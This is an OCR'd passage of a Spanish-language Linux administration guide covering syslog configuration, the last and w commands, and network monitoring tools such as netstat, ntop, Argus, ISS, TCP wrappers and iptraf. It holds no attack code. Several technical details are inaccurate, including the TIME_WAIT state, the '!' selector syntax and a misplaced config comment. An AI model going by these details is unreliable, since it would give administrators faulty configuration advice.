mark	Uso interno del syslog

Todos estos servicios mencionados anteriormente especifican programas que producen mensajes y utilizan el syslog para que dichos mensajes sean administrables. Una vez especificado el servicio que proviene el mensaje se especifica la prioridad. Esto determina la importancia del mensaje.
Para el syslog existen las siguientes definiciones en orden ascendente:

Tabla 6 Tipo de mensajes

Debug	Mensajes de depuración
Info	Informativo
Notice	condición normal, pero significativa
Warning	condición de peligro
warn	Lo mismo que warning
err	Condición de Error
error	Los mismo que err
crit	Condiciones Criticas
alert	Una acción correctiva debe ser tomada inmediatamente
emerg	Sistema inutilizable
panic	Lo mismo que emerg

Las palabras error, warn y panic han entrado en desuso. La prioridad define severidad del mensaje. El comportamiento original del syslog en un BSD (Todo el software procedente de la Universidad de Berkeley, que está regido por una licencia que se denomina comúnmente BSD Berkeley Software Distribution. Ver anexo 2). A todos los mensajes se les asigna una prioridad y de acuerdo con esto es posible ejecutar una acción. Este tipo de funcionamiento es configurable en el syslog por medio de la utilización de las extensiones.

Aparte de las prioridades existen otras extensiones que pueden ser utilizados en el archivo de configuración, esta son:

4.1.1.1 Comodín (“*”)

Puede representar todos los servicios o todas las prioridades dependiendo de la posición en que se utilice, Ejemplo:

```
mail.*                  -/var/log/mail
```

En este ejemplo el asterisco representa todas las prioridades del servicio de correo que sean enviadas al archivo */var/log/mail*

Se tiene

```
# enable this, if you want to keep all messages in one file
*.*                     -/var/log/allmessages
```

Se especifica que todos los mensajes con todas las prioridades sean enviados al archivo */var/log/allmessages*

Para desactivar una opción de almacenado de mensajes se comenta la línea que se desea desactivar, esto hace que el syslog tome la línea como un comentario.

```
# enable this, if you want to keep all messages in one file
#*.*                    -/var/log/allmessages
```

Para que el syslog tenga en cuenta cualquier cambio que se haga en el archivo de configuración se debe reiniciar el demonio del syslog, para realizar el siguiente script en shell se utilizara como herramienta el archivo syslogd.pid, este archivo contiene el numero del proceso que tiene actualmente el demonio del syslog este archivo por defecto se encuentra en */var/run/syslogd.pid*,

```
linux:~ #  less reiniciarlog.sh
#!/bin/tcsh
#Este script reinicia el demonio del syslog
kill -9 `cat /var/run/syslogd.pid`
syslogd
#Fin Script
linux:~ #
```

En el archivo */var/run/syslogd.pid* se almacena el numero del proceso, este numero es enviado al “*kill* “ para terminar el proceso.

El comando *kill* tiene muchas diferentes señales, las cuales indica que hacer con el proceso, alguna de las señales son:

-1 SIGHUP Reinicia el proceso, todos los archivos relacionado con el proceso tienen que estar cerrados.
-2 SIGINT, SIGQUIT Si el modo depurador esta activado, este es ignorado mientras el proceso se termina
-9 SIGKILL el proceso es terminado

Si se observa el contenido de */var/run/syslogd.pid* antes y después de la ejecución del script, se podrá apreciar que el número del proceso del syslogd cambia:

```
linux:~ # cat /var/run/syslogd.pid
17523              Número del proceso antes de ejecutar el script
linux:~ # ./reiniciarlog.sh
linux:~ # cat /var/run/syslogd.pid
17584              Número del proceso después de ejecutar el script
```

4.1.1.2 Coma (“,”)

Se puede especificar varios servicios con la misma prioridad con el uso del operador coma (“,”) Especificando los servicios que usted desee. Ejemplo:

```
# Some foreign boot scripts require local7
#
local0,local1.*                -/var/log/localmessages
```

4.1.1.3 Punto y coma (“;”)

Muchos selectores de campos pueden ser especificados para una sola acción con el uso del punto y coma (“;”). Ejemplo:

```
kern.warn;*.err;authpriv.none    /dev/tty10
```

Los mensajes que contengan “kern.warn”, “err” y “authpriv” son enviados a la consola /dev/tty10 (terminal virtual número 10).

4.1.1.4 Igual (“=”);

Esta sintaxis es original de un sistema BSD, antes de especificar la prioridad se antecede un signo igual (“=”), para especificar solo una prioridad sobre cualquier otra, también se puede utilizar el signo de admiración (“!”), para especificar cualquier prioridad menor a la que se encuentra especificada después del signo igual. Ejemplo:

```
#
# Warnings in one file
#
#Incluye todos los mensajes diferentes a crit
*.=warn;*.=err                 /var/log/warn
```

```
*.!=crit                    /var/log/warn
```

4.1.2 Campo de Acción

4.1.2.1 Archivo Regular

Los mensajes son enviados nomalmente a archivos reales, el archivo tiene que incluir el camino completo especificando el subdirectorio donde se encuentra, empezando con el signo (“/”), El uso del prefijo menos “-“omite la sincronizaron de los archivos al momento de grabar, con la sincronización cada evento producido es gradado en el archivo especificado, cuando se omite la sincronización, el syslog los eventos del sistema son almacenados cada cierto tiempo, aumentando así la velocidad, pero dejando la posibilidad de la perdida de registro de eventos en caso de caída del servidor.

```
#
# all email-messages in one file
#
mail.*                      -/var/log/mail
```

4.1.2.2 Tuberías Con Nombre

El uso de tuberías (fifos) pueden ser empleadas como destino de los mensajes por medio del símbolo pipeline (|)

```
auth.*                      |exec /bin/filtro
```

Esta línea pasa todos los mensajes de autorización al script “filtro”, el cual tiene las siguientes líneas de codigo.

```
linux:/var/log # more /bin/filtro
#!/bin/tcsh
grep FAILED|cut -d' ' -f10 >> /var/log/authfailed
linux:/var/log #
```

Este script recibe la salida enviada por el syslog, corta las líneas que contenga la palabra “FAILED” , y separa los campos por medio del comando “cut”, esta salida es redireccionada al archivo /var/log/authfailed, en este archivo se guarda el campo 10 especificado en el “cut”, el campo 10 son los login de los usuarios que se equivocaron el la autorización. Este archivo contiene la siguiente informacion:

```
linux:/var/log # more authfailed
jhcifue
canarva
canarva
canarva
linux:/var/log #
```

4.1.2.3 Terminal y Console

Si el archivo que se especifica es un tty o también con /dev/console.

```
# print most on tty10 and on the xconsole pipe
#
kern.warn;*.err;authpriv.none    /dev/tty10
kern.warn;*.err;authpriv.none    /dev/xconsole
*.emerg
```

4.1.2.4 Maquina Remota

El syslogd puede mandar mensajes a una maquina remota que este corriendo el syslogd y para recibir los mensajes maquinas remotas. Solo se necesita colocar un "@" y el nombre de la maquina remota en el campo de acción.

```
*.*                    @linux.univalle.edu.co
```

Para habilitar este servicio del syslogd se debe especificar la opción –r al momento de arrancar el demonio. El syslogd por defecto no escucha la red.

El syslogd escucha en un socket definido por defecto en el archivo */etc/services* como se muestra a continuación.

```
syslog        514/udp
```

Todos los mensajes enviados serán guardados según la configuración de la maquina remota.

4.1.2.5 Lista de Usuarios

Algunos mensajes críticos merecen ser enviados directamente al administrador de la maquina, para lograrlo solo es necesario especificar el login, si hay mas de un login se deben separar con comas (",").

```
kern.crit                    root,jhcifue
```

4.1.2.6 Mensajes a todos los logeados

Para notificar un mensaje de emergencia a todos los usuarios conectados, normalmente se usaría el comando wall pero con el syslog solo se necesita un asterisco ("*") en el campo acción para realizar esta tarea.

```
# print most on tty10 and on the xconsole pipe
#
kern.emerg                    *
```

Por último, el syslog genera algunos archivos de entrada de usuario que son manejados por programas especiales y no pueden ser leidos como texto plano.

4.1.3 Comando last

Muestra cuándo entró un usuario al sistema y los últimos eventos que han pasado a la máquina. Este comando utiliza el archivo */var/log/wtmp.* Éste archivo se encuentra en formato binario y no puede ser leído con comandos como more o less. Ejemplo

```
linux:~# last
jhcifue  pts/1        10.10.10.77      Mon Aug 25 13:20 - 13:20  (00:00)
jhcifue  pts/1        10.10.10.77      Mon Aug 25 13:40 - 12:23  (-1:-17)
jhcifue  pts/0        10.10.10.77      Mon Aug 25 12:46 - 15:04  (02:17)
root     tty1                          Mon Aug 25 12:43 - down   (02:20)
reboot   system boot  2.4.19-4GB       Mon Aug 25 12:42          (02:21)
root     tty1                          Mon Aug 25 01:52 - down   (00:02)
reboot   system boot  2.4.19-4GB       Mon Aug 25 01:51          (00:03)
root     tty2                          Mon Aug 25 01:47 – down   (00:01)
root     pts/3                         Mon Aug 25 01:46 – down   (00:03)
root     pts/2                         Mon Aug 25 01:35 – down   (00:14)
root     pts/1                         Mon Aug 25 01:33 – down   (00:15)
root     pts/0                         Mon Aug 25 01:33 – down   (00:16)
root     :0           console          Mon Aug 25 01:32 - 01:47  (00:14)
```

4.1.4 Comando W

Muestra qué usuarios están trabajando en la máquina en ese momento y qué están haciendo. Utiliza el archivo */var/log/utmp.* Este archivo se encuentra en constante cambio.

```
linux:~ # w
  8:14pm  up  7:29,  5 users,  load average: 0.00, 0.00, 0.00
USER     TTY        FROM   LOGIN@   IDLE   JCPU     PCPU     WHAT
root     tty2         -    1:05pm   6:57m  16.22s  0.02s    /bin/bash /sbin
jhcifue  pts/0      10.10.10.77       2:24pm 21:25   0.58s  0.11s  less
```

4.1.5 Sugerencias.

1. No utilizar los directorios por defecto para guardar los logs ya que son muy conocidos por todos
2. Asegurar que solo el administrador de la maquina tenga permiso de acceder a estos directorios y archivos
3. Si se envían los mensajes a una maquina remota, tener en cuenta la posibilidad de intercepción de la información
4. La información que se maneja en los logs es muy importante para el administrador y para cualquier atacante.

4.2 Chequeo de tráfico en la red

Los sistemas orientados al chequeo de tráfico en la red se encargan de monitorear las conexiones que se realizan en la red o en un equipo en particular. En caso de un acceso no permitido o dudoso, el sistema de monitoreo puede dar un aviso al administrador o incluso rechazar la conexión. Entre los programas más utilizados para monitoreo de tráfico en la red, se encuentran:

4.2.1 Netstat

Utilizado para mostrar por pantalla la información acerca de las conexiones de red del sistema. Con este comando se pueden ver las tablas de enrutamiento, listado de puertos abiertos y conexiones al equipo.
Cuando Netstat es invocado sin argumentos, muestra una lista de los sockets abiertos. Si no se especifica ninguna familia de direcciones, se mostrarán los sockets activos de todas las familias de direcciones configuradas.

Ejemplo:

```
[root@localhost root]# netstat

Active Internet connections (w/o servers)

Proto   Recv-Q   Send-Q   Local Address          Foreign Address                State
udp     0        0        localhost.localdom:1025  localhost.localdom:1025      ESTABLISHED

Active UNIX domain sockets (w/o servers)

Proto   RefCnt   Flags      Type            State   I-Node Path
unix  9   [ ]        DGRAM                   778     /dev/log
unix  3   [ ]        STREAM  CONNECTED       3383    /tmp/ksocket-root/konquerorBe94Ya.slave-socket
unix  3   [ ]        STREAM  CONNECTED       3382
unix  3   [ ]        STREAM  CONNECTED       2370    /tmp/.ICE-unix/dcop1177-1063238198
```

Las opciones más importantes son:

-r (--route): Muestra las tablas de enrutamiento. Normalmente imprime solo interface, host, red y las rutas por defecto; pero al combinarlo con la opción -a, se muestran todas las rutas, incluyendo la de cache. Ejemplo:

```
[root@localhost root]# netstat –r

   Routing tables
   Internet:
   Destination        Gateway                 Flags     Refs      Use      Netif  Expire
   default            192.168.220.1           UGSc                36       33754  xl0
   localhost          localhost               UH                  3        95828  lo0
   192.168.220        link#1                  UC                21        0      xl0
   192.168.220.1      00:0b:46:3a:89:80       UHLW              37        0      xl0      296
```

```
192.168.220.3      00:d0:09:f6:e9:4a    UHLW       0      273     xl0     287
192.168.220.5      00:e0:7d:7b:99:06    UHLW       0      229     xl0     942
192.168.220.6      00:50:bf:05:12:0b    UHLW       0      381     xl0     898
Internet6:
Destination                Gateway                 Flags      Netif      Expire
::1                        ::1                     UH         lo0
fe80::%xl0                 link#1                  UC         xl0
fe80::204:75ff:fe7         00:04:75:70:7e:83       UHL        lo0
```

-n (--numeric): Muestra la direcciones numéricas en lugar de determinar el "nombre" de la maquina por medio del DNS, ya que en el caso de direcciones remotas o de numerosos equipos se consume mucho tiempo. Para monitoreo se recomienda usar esta opción ya que orígenes de paquetes falsificados rara vez se resolverán a nombres.

-i (--interface): Muestra el estado y las estadísticas de las interfaces físicas del equipo. Al combinar esta orden con la opción -a, se obtiene también un listado de las interfaces lógicas. Ejemplo:

```
[root@localhost root]# netstat -i
```

Name	Mtu	Net/Dest	Address	Ipkts	Ierrs	Opkts	Oerrs	Collis	Queue
lo0	8232	loopback	localhost	311131	0	311131	0	0	0
hme3	1500	univalle	univalle	4088872	73	4514569	0	0	0

-a (--all): Muestra el estado de todos los sockets, todas las tablas de enrutamiento, o todas las interfaces (lógicas y físicas). Ejemplo:

```
[root@localhost root]#netstat -a

UDP: IPv4
 Local Address        Remote Address          State
--------------------  --------------------    -------
*.lockd                                       Idle
*.syslog                                      Idle
univalle.33448       univalle.edu.co.syslog   Connected
localhost.domain                              Idle
univalle.domain                               Idle
univalle.45462       univalle.edu.co.syslog   Connected
TCP: IPv4
Local Address        Remote Address          Swind  Send-Q  Rwind  Recv-Q  State
--------------------  --------------------    -----  ------  -----  ------  -------
*.ftp                      *.*               0      0       32768  0       LISTEN
*.pop3               *.*                     0      0       32768  0       LISTEN
localhost.domain           *.*               0      0       32768  0       LISTEN
univalle.domain      *.*                     0      0       32768  0       LISTEN
univalle.smtp        smtp5.arnet.com.ar.57072 5840  46      32832  0       CLOSING
univalle.smtp        cor_pool.mundo.com.38241 24820  0      33580  0       ESTABLISHED
univalle.pop3        ppp.telesat.com.co.1042 8198   0       33232  0       TIME_WAIT
univalle.51397       63.166.50.201.smtp      0      0       33580  0       SYN_SENT
univalle.80          192.168.2.120.1384      8128   0       33232  0       FIN_WAIT_2
univalle.80          dialzone-1.dial.net.mx.2265 8760  0    33580  0       FIN_WAIT_1
univalle.80          map.amigo.net.gt.61994  0      0       33580  0       SYN_RCVD
```

Active UNIX domain sockets

Address	Type	Vnode	Conn	Local Addr	Remote Addr
30002164a28	dgram	00000000	00000000		
30002164bd8	dgram	300021158e8	00000000	/usr/local/news/innd/control	
300021650e8	stream	30002115710	00000000	/usr/local/news/innd/nntpin	

4.2.1.1 Interpretar los resultados de NETSTAT

Aquí se hace una breve explicación de los campos de salida de Netstat más relevantes.

Proto: Protocolo usado por el socket (tcp, udp, raw)
Recv-Q: Conteo de bytes no copiados por el programa conectado con ese socket
Send-Q: Conteo de bytes no reconocidos por el host remoto
Local Address: Dirección y número del puerto del extremo local del socket
Foreign Address: Dirección y número del puerto del extremo remoto del socket
State: Estado del socket. Esta columna puede estar en blanco, los posibles valores son:

ESTABLISHED: El socket ha establecido conexión
SYN_SENT: El socket está intentando establecer conexión
SYN_RECV: Una solicitud de conexión ha sido recibida desde la red
FIN_WAIT1: El socket ha sido cerrado y la conexión está siendo cerrada
FIN_WAIT2: la conexión se cerró y el socket está esperando a ser cerrado por la finalización remota
CLOSED: El socket no está siendo utilizado
TIME_WAIT: El socket está esperando para enviar paquetes a la red
LISTEN: El socket está esperando conexiones entrantes

User: Nombre de usuario o id del usuario (UID) del propietario del socket

4.2.2 Ntop

Las funciones principales de ntop son: medición de tráfico, monitoreo de tráfico, optimización y planeación de la red y detección de violaciones de seguridad en la red.

Medición de tráfico: consiste en medir el uso de las actividades de tráfico relevantes. Ntop rastrea el uso de la red generando una serie de estadísticas para cada máquina en la subred y para toda la red. La información requerida es colectada por el servidor que posee ntop observando simplemente el tráfico en la red. Todos los paquetes de la subred son capturados y asociados a un par emisor/receptor. De este modo es posible rastrear todas las actividades de tráfico de un host en particular.

Monitoreo de tráfico: El monitoreo de tráfico es la habilidad de identificar aquellas situaciones donde el tráfico de la red no cumple con las políticas especificadas o cuando excede algún umbral definido. En general, el administrador de la red especifica políticas que se aplican al comportamiento de la red monitoreada. Sin embargo, es posible que algunas máquinas no cumplan con las políticas prescritas.

Ntop proporciona soporte para la detección de algunos problemas en la configuración de la red:

- Uso de IP's duplicados
- Identificación de hosts locales en "modo promiscuo"
- Fallas en la configuración de aplicaciones analizando el protocolo de tráfico de datos
- Detección de uso inapropiado de servicios, como la identificación de hosts que no utilizan el proxy especificado
- Identificación de hosts que utilicen protocolos que no son necesarios
- Detección de estaciones de trabajo que trabajen como routers
- Utilización excesiva del ancho de banda

Planeación y optimización de la red: Una configuración regular de un servidor puede influir de forma negativa en todo el rendimiento de la red. Ntop permite al administrador determinar las fuentes potenciales de uso inapropiado de ancho de banda, particularmente, el uso de protocolos que no son necesarios y detectar problemas de enrutamiento.

Detección de violaciones de seguridad en la red: En las redes, la mayoría de los ataques provienen de la misma red. Por esta razón, ntop da soporte al usuario para rastrear ataques en proceso y al mismo tiempo identificar las posibles fallas de seguridad. Entre estas se incluyen IP spoofing, tarjetas de red en modo promiscuo, ataques de negación de servicio, caballos de troya (que utilicen puertos conocidos) y escaneo de puertos.
Cuando es identificada una violación a la seguridad o un problema de configuración en la red, ntop puede generar alarmas al administrador y realizar acciones específicas (cuando es factible) para tratar de bloquear el ataque.

4.2.3 Argus

Es una herramienta de dominio público que permite auditar el tráfico IP que se produce en la red, mostrando todas las conexiones del tipo indicado que descubre.

Este programa se ejecuta como un demonio, escucha directamente la interfaz de red de la máquina y su salida es enviada a un archivo de trazas o a otra máquina para allí ser leída. En la captura de paquetes IP se le puede especificar condiciones de filtrado como protocolos específicos, nombres de máquinas, etc.

Para leer la información generada se dispone de la herramienta "**ra**", que se incluye en el software y que nos permite también realizar filtros de visualización. Una característica de esta herramienta es la posibilidad de filtrar paquetes de acuerdo a las listas de acceso de los routers CISCO. Es posible por tanto decirle que nos capture aquellos paquetes que no cumplen las reglas de la lista de acceso definida para esa interfaz del router. Como en el caso anterior (netlog) es posible ejecutar el comando en modo promiscuo. Este programa divide las transacciones en cuatro grupos: TCP, UDP/DNS, MBONE, ICMP.

Algunos ejemplos de captura pueden ser:

Para capturar todas las transacciones que se producen en la subred y almacenarlas en un archivo:

argus -w NombreArchivoTraza &

Capturar todo el tráfico IP pero no el icmp:

argus -w ArchivoSalida ip and not icmp &

El ra es el programa para leer la información generada por Argus. A continuación se presentan algunos ejemplos de uso:

Para ver todo el tráfico TCP (tanto de entrada como salida) en la máquina linux se usaría:

ra -r ArchivoSalida tcp and host linux.univalle.edu.co

Para ver en tiempo real todas las transacciones a la red 10.10.1.0 que violan la lista de acceso de ese interfaz del router se puede usar:

ra -C lista_acceso dst net 10.10.1.0

4.2.4 ISS (Internet Security Scanner)

Es una herramienta que chequea una serie de servicios para comprobar el nivel de seguridad en una máquina de terminada. ISS es capaz de chequear una dirección IP o un rango de direcciones IP (en este caso se indican dos direcciones IP e ISS chequeará todas las máquinas dentro de ese rango).

El programa viene acompañado de dos utilidades que son ypx y strobe. La primera, nos permite la transferencia de mapas NIS a través de la red y la segunda, chequea y describe todos los puertos TCP que tiene abiertos la máquina. Con la primera herramienta es posible la transferencia de los archivos de "password" en aquellas máquinas que hayan sido configuradas como servidores de NIS.

ISS se puede ejecutar con varias opciones y la salida se deja en un archivo. Además, si ha podido obtener el archivo de "password" de la máquina chequeada, creará un archivo aparte con la dirección IP de la máquina.

4.2.5 TCP-WRAPPER

El tcp-wrappers es un software de domino público desarrollado por Wietse Venema (Universidad de Eindhoven, Holanda). Su función principal es: proteger a los sistemas de conexiones no deseadas a determinados servicios de red, permitiendo a su vez ejecutar acciones predeterminadas ante ciertas acciones de forma automática.

Con este paquete se puede monitorear y filtrar peticiones entrantes a distintos servicios TCP/IP, como: SYSTAT, FINGER, FTP, RLOGIN, RSH, REXEC, TFTP, TALK. El software está formado por un pequeño programa que se instala en el "/etc/inetd.conf".

4.2.6 IPTRAF

Iptraf es una utilidad para el monitoreo de redes IP. Este programa intercepta los paquetes y entrega información como:

- Conteo de bytes de paquetes IP, TCP, UDP, ICMP, no-IP
- Direcciones y puertos de fuentes y destinos TCP
- Paquetes TCP y conteo de bytes
- Estados de banderas TCP
- Información de fuentes y destinos UDP
- Información de tipos ICMP
- Información de fuentes y destinos OSPF
- Estadística de servicios TCP y UDP
- Interfaz de conteo de paquetes
- Interfaz de conteo de error en checksum de IP
- Interfaz de indicadores de actividad
- Estadística de la estación LAN

Si el comando es ejecutado sin ninguna opción, el programa se inicia en modo interactivo, con facilidad de acceder a sus opciones a través de un menú.


[root@localhost root]# iptraf

Figura 3 Comando Iptraf

Monitor de Tráfico IP

Es la primera opción del menú de iptraf. El monitor de tráfico es un sistema de monitoreo en tiempo real que intercepta todos los paquetes en todas las interfases de red detectadas.

Figura 4 Monitor de Tráfico IP



La ventana superior muestra las conexiones TCP detectadas actualmente. La información entregada en esta ventana es:

- Dirección de la fuente y puerto
- Conteo de paquetes
- Conteo de bytes
- Dirección MAC de la fuente
- Tamaño del paquete
- Estado de las banderas TCP
- Interfaz utilizada

La ventana inferior muestra información acerca de otros tipos de tráfico en la red. Los protocolos detectados son los siguientes:

- User Datagram Protocol (UDP)
- Internet Control Message Protocol (ICMP)
- Open Shortest-Path First (OSPF)
- Interior Gateway Routing Protocol (IGRP)
- Interior Gateway Protocol (IGP)
- Internet Group Management Protocol (IGMP)
- General Routing Encapsulation (GRE)
- Address Resolution Protocol (ARP)
- Reverse Address Resolution Protocol (RARP)

Estadística General de la Interfaz


La segunda opción del menú muestra una lista de las interfases de red y un conteo general de paquetes (específicamente, un conteo de paquetes IP, no IP e IP con errores de checksum). También incluye un indicador de actividad que muestra el número de paquetes y kbits por segundo (entrantes y salientes). Esta opción es muy útil cuando se desea realizar un monitoreo de las conexiones de red de la máquina.

Estadística Detallada de la Interfaz

La tercera opción del menú, muestra la estadística para una interfaz seleccionada. Esta opción entrega básicamente la misma información de la segunda opción, con detalles adicionales. La información entregada es la siguiente:

- Conteo total de bytes y paquetes
- Conteo de paquetes IP
- Conteo de paquetes TCP
- Conteo de paquetes UDP
- Conteo de paquetes ICMP
- Conteo de paquetes no IP
- Conteo de error de checksum
- Actividad de la interfaz


Figura 5 Estadística de la interfaz de red



Estadística de Fallas

Posee dos presentaciones para realizar el conteo de fallas en el tráfico: por tamaño de paquete o por puerto TCP/UDP.

Figura 6 Estadística de fallas



Tamaño de paquete: Toma el tamaño de la unidad máxima de transmisión (MTU) de la interfaz y la divide en 20 intervalos. Cada intervalo contiene un rango de tamaños. Cuando el paquete es capturado, se determina su tamaño y el intervalo apropiado es incrementado.
Esta presentación da una idea del tamaño de los paquetes que pasan por la red y puede ayudar en la toma de decisiones de diseño.

Estadística de tráfico TCP y UDP: Muestra un conteo de todos los paquetes TCP y UDP con los puertos de origen o destino numerados por debajo del 1024. Los puertos 1 al 1023 están reservados para aplicaciones del protocolo TCP/IP conocidas (http, FTP, Telnet, ssh, sftp, etc).
Esta ventana indica el protocolo (TCP O UDP), el número del puerto, el total de paquetes y bytes contados para esa combinación puerto/protocolo particular y los paquetes y bytes entrantes por ese puerto y protocolo.

Monitor de la estación LAN

Esta opción del iptraf descubre las direcciones MAC y muestra una estadística del número de paquetes entrantes y salientes. También incluye imágenes de los paquetes por segundo entrantes y salientes de cada estación descubierta.

El resultado del análisis entrega la siguiente información:

- Total de paquetes entrantes
- Paquetes IP entrantes
- Total de bytes entrantes
- rata de llegada
- Total de paquetes salientes
- Paquetes IP salientes
- Total de bytes salientes
- Rata de salida

FILTROS


Son utilizados para controlar la información mostrada en:

- Monitor de tráfico IP
- Estadística general de la interfaz
- Estadística detallada de la interfaz
- Fallas estadísticas

Se puede configurar iptraf para ver las estadísticas de un tipo de tráfico en particular

El sistema de manejo de filtros de iptraf posee un submenú:

Figura 7 Filtros



